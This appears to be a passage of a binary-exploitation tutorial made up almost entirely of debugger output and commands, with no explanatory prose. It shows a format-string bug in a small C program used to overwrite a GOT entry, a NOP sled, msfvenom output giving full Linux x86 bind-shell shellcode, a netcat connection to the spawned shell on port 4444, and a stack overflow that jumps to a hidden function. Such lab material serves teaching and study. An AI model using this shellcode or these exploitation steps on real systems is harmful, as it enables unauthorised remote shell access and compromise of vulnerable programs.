*EIP  0x8048496 (main+59) ◂— call   0x8048310
[--------------------------------------------------------------------DISASM---------------------------------------------------------------------]
 ► 0x8048496 <main+59>    call   printf@plt                  <0x8048310>
        format: 0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— 0x1868
        vararg: 0xbffff81e —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— push   0x18

   0x804849b <main+64>    add    esp, 0x10
   0x804849e <main+67>    sub    esp, 0xc
   0x80484a1 <main+70>    push   0xa
   0x80484a3 <main+72>    call   putchar@plt                 <0x8048340>

   0x80484a8 <main+77>    add    esp, 0x10
   0x80484ab <main+80>    mov    eax, 0
   0x80484b0 <main+85>    mov    ecx, dword ptr [ebp - 4]
   0x80484b3 <main+88>    leave
   0x80484b4 <main+89>    lea    esp, [ecx - 4]
   0x80484b7 <main+92>    ret
[---------------------------------------------------------------------SOURCE--------------------------------------------------------------------]
1       #include <stdio.h>
2
3       int main(int argc, char **argv){
4               char buf[1024];
5               strcpy(buf, argv[1]);
6               printf(buf);
7               printf("\n");
8       }
[----------------------------------------------------------------------STACK----------------------------------------------------------------------]
00:0000| esp      0xbffff210 —▸ 0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— ...
01:0004|          0xbffff214 —▸ 0xbffff81e —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— ...
02:0008|          0xbffff218 ◂— 0x1af23c
03:000c|          0xbffff21c ◂— 0x1b023c
04:0010| eax edx  0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— push   0x18
05:0014|          0xbffff224 ◂— '%x%x%x%n'
06:0018|          0xbffff228 ◂— '%x%n'
07:001c|          0xbffff22c ◂— 0x0
[---------------------------------------------------------------------BACKTRACE-------------------------------------------------------------------]
 ► f 0  8048496 main+59
   f 1 b7e31637 __libc_start_main+247
Breakpoint * main + 59
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0x08048346      0x00000000      0x00000000      0x00000000
pwndbg>
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0x00000018      0x00000000      0x00000000      0x00000000
pwndbg>
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0x4c443c34      0x00000000      0x00000000      0x00000000
pwndbg>
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0x564e463e      0x00000000      0x00000000      0x00000000
pwndbg>
```

```
[-------------------------------------------------------------------STACK-------------------------------------------------------------------]
00:0000| esp  0xbffff1e0 —▸ 0xbffff1f0 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) ◂— stosb  byte ptr es:[edi], al /* 0xddccbbaa */
01:0004|      0xbffff1e4 —▸ 0xbffff7ea —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) ◂— stosb  byte ptr es:[edi], al /* 0xddccbbaa */
02:0008|      0xbffff1e8 ◂— 0x1af23c
03:000c|      0xbffff1ec ◂— 0x1b023c
04:0010|      0xbffff1f0 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) ◂— stosb  byte ptr es:[edi], al /* 0xddccbbaa */
05:0014|      0xbffff1f4 ◂— 0x4b4e554a ('JUNK')
06:0018|      0xbffff1f8 —▸ 0x8049749 (_GLOBAL_OFFSET_TABLE_+25) ◂— mov    ebx, 0x4ddcc /* 0x4ddccbb */
07:001c|      0xbffff1fc ◂— 0x4b4e554a ('JUNK')
[-----------------------------------------------------------------BACKTRACE-----------------------------------------------------------------]
 ▸ f 0  804849b main+64
   f 1 b7e31637 __libc_start_main+247
Breakpoint * main + 64
pwndbg> x/4x 0x08049748
0x8049748:      0xddccbbaa      0x00000004      0x00000000      0x00000000
pwndbg>
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0xddccbbaa      0x00000004      0x00000000      0x00000000
pwndbg> x/200x $esp
0xbffff080:     0xbffff090      0xbffff68c      0x001af23c      0x001b023c
0xbffff090:     0x08049748      0x4b4e554a      0x08049749      0x4b4e554a
0xbffff0a0:     0x0804974a      0x4b4e554a      0x0804974b      0x4b4e554a
0xbffff0b0:     0x78257825      0x30383325      0x256e2578      0x78333732
0xbffff0c0:     0x32256e25      0x25783337      0x3732256e      0x6e257833
0xbffff0d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff100:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff110:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff120:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff130:     0x90909090      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff140:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff150:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff160:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff170:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff180:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff190:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff1a0:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbffff1b0:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
```

```
pwndbg> x/4x 0x08049748
0x8049748:      0xbffff110      0x00000004      0x00000000      0x00000000
pwndbg>
```

```
root@36de60307182:/tmp/data# msfvenom -p linux/x86/shell_bind_tcp PrependFork=true -f python

No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 93 bytes
Final size of python file: 462 bytes
buf =  ""
buf += "\x6a\x02\x58\xcd\x80\x85\xc0\x74\x06\x31\xc0\xb0\x01"
buf += "\xcd\x80\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1"
buf += "\xb0\x66\xcd\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a"
buf += "\x10\x51\x50\x89\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04"
buf += "\xb3\x04\xb0\x66\xcd\x80\x43\xb0\x66\xcd\x80\x93\x59"
buf += "\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f\x2f\x73\x68"
buf += "\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b"
buf += "\xcd\x80"
root@36de60307182:/tmp/data#
```


```
rejah@ubuntu:~$ nc 127.0.0.1 4444

whoami
rejah
```

```
pwndbg> run $(./exp2.py)
Starting program: /home/rejah/fmt $(./exp2.py)
HJUNKIJUNKJJUNKKJUNKbffff6911af23c
                                                                    1b023c



                                                                    4b4e554a [New process 9995]

process 9995 is executing new program: /bin/dash
[New process 9997]
process 9997 is executing new program: /usr/bin/whoami
```

```
rejah@ubuntu:~$ ./bof
Enter some text:
Hello
You entered: Hello
```

```
 8048485:       c9                      leave
 8048486:       e9 75 ff ff ff          jmp    8048400 <register_tm_clones>

0804848b <secretFunction>:
 804848b:       55                      push   %ebp
 804848c:       89 e5                   mov    %esp,%ebp
 804848e:       83 ec 08                sub    $0x8,%esp
 8048491:       83 ec 0c                sub    $0xc,%esp
 8048494:       68 a0 85 04 08          push   $0x80485a0
 8048499:       e8 b2 fe ff ff          call   8048350 <puts@plt>
 804849e:       83 c4 10                add    $0x10,%esp
 80484a1:       83 ec 0c                sub    $0xc,%esp
 80484a4:       68 b4 85 04 08          push   $0x80485b4
 80484a9:       e8 a2 fe ff ff          call   8048350 <puts@plt>
 80484ae:       83 c4 10                add    $0x10,%esp
 80484b1:       90                      nop
 80484b2:       c9                      leave
 80484b3:       c3                      ret
```

```
080484b4 <echo>:
 80484b4:       55                      push   %ebp
 80484b5:       89 e5                   mov    %esp,%ebp
 80484b7:       83 ec 28                sub    $0x28,%esp
 80484ba:       83 ec 0c                sub    $0xc,%esp
 80484bd:       68 dd 85 04 08          push   $0x80485dd
 80484c2:       e8 89 fe ff ff          call   8048350 <puts@plt>
```


Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Congratulations!
You have entered in the secret function!
Segmentation fault (core dumped)
rejah@ubuntu:~$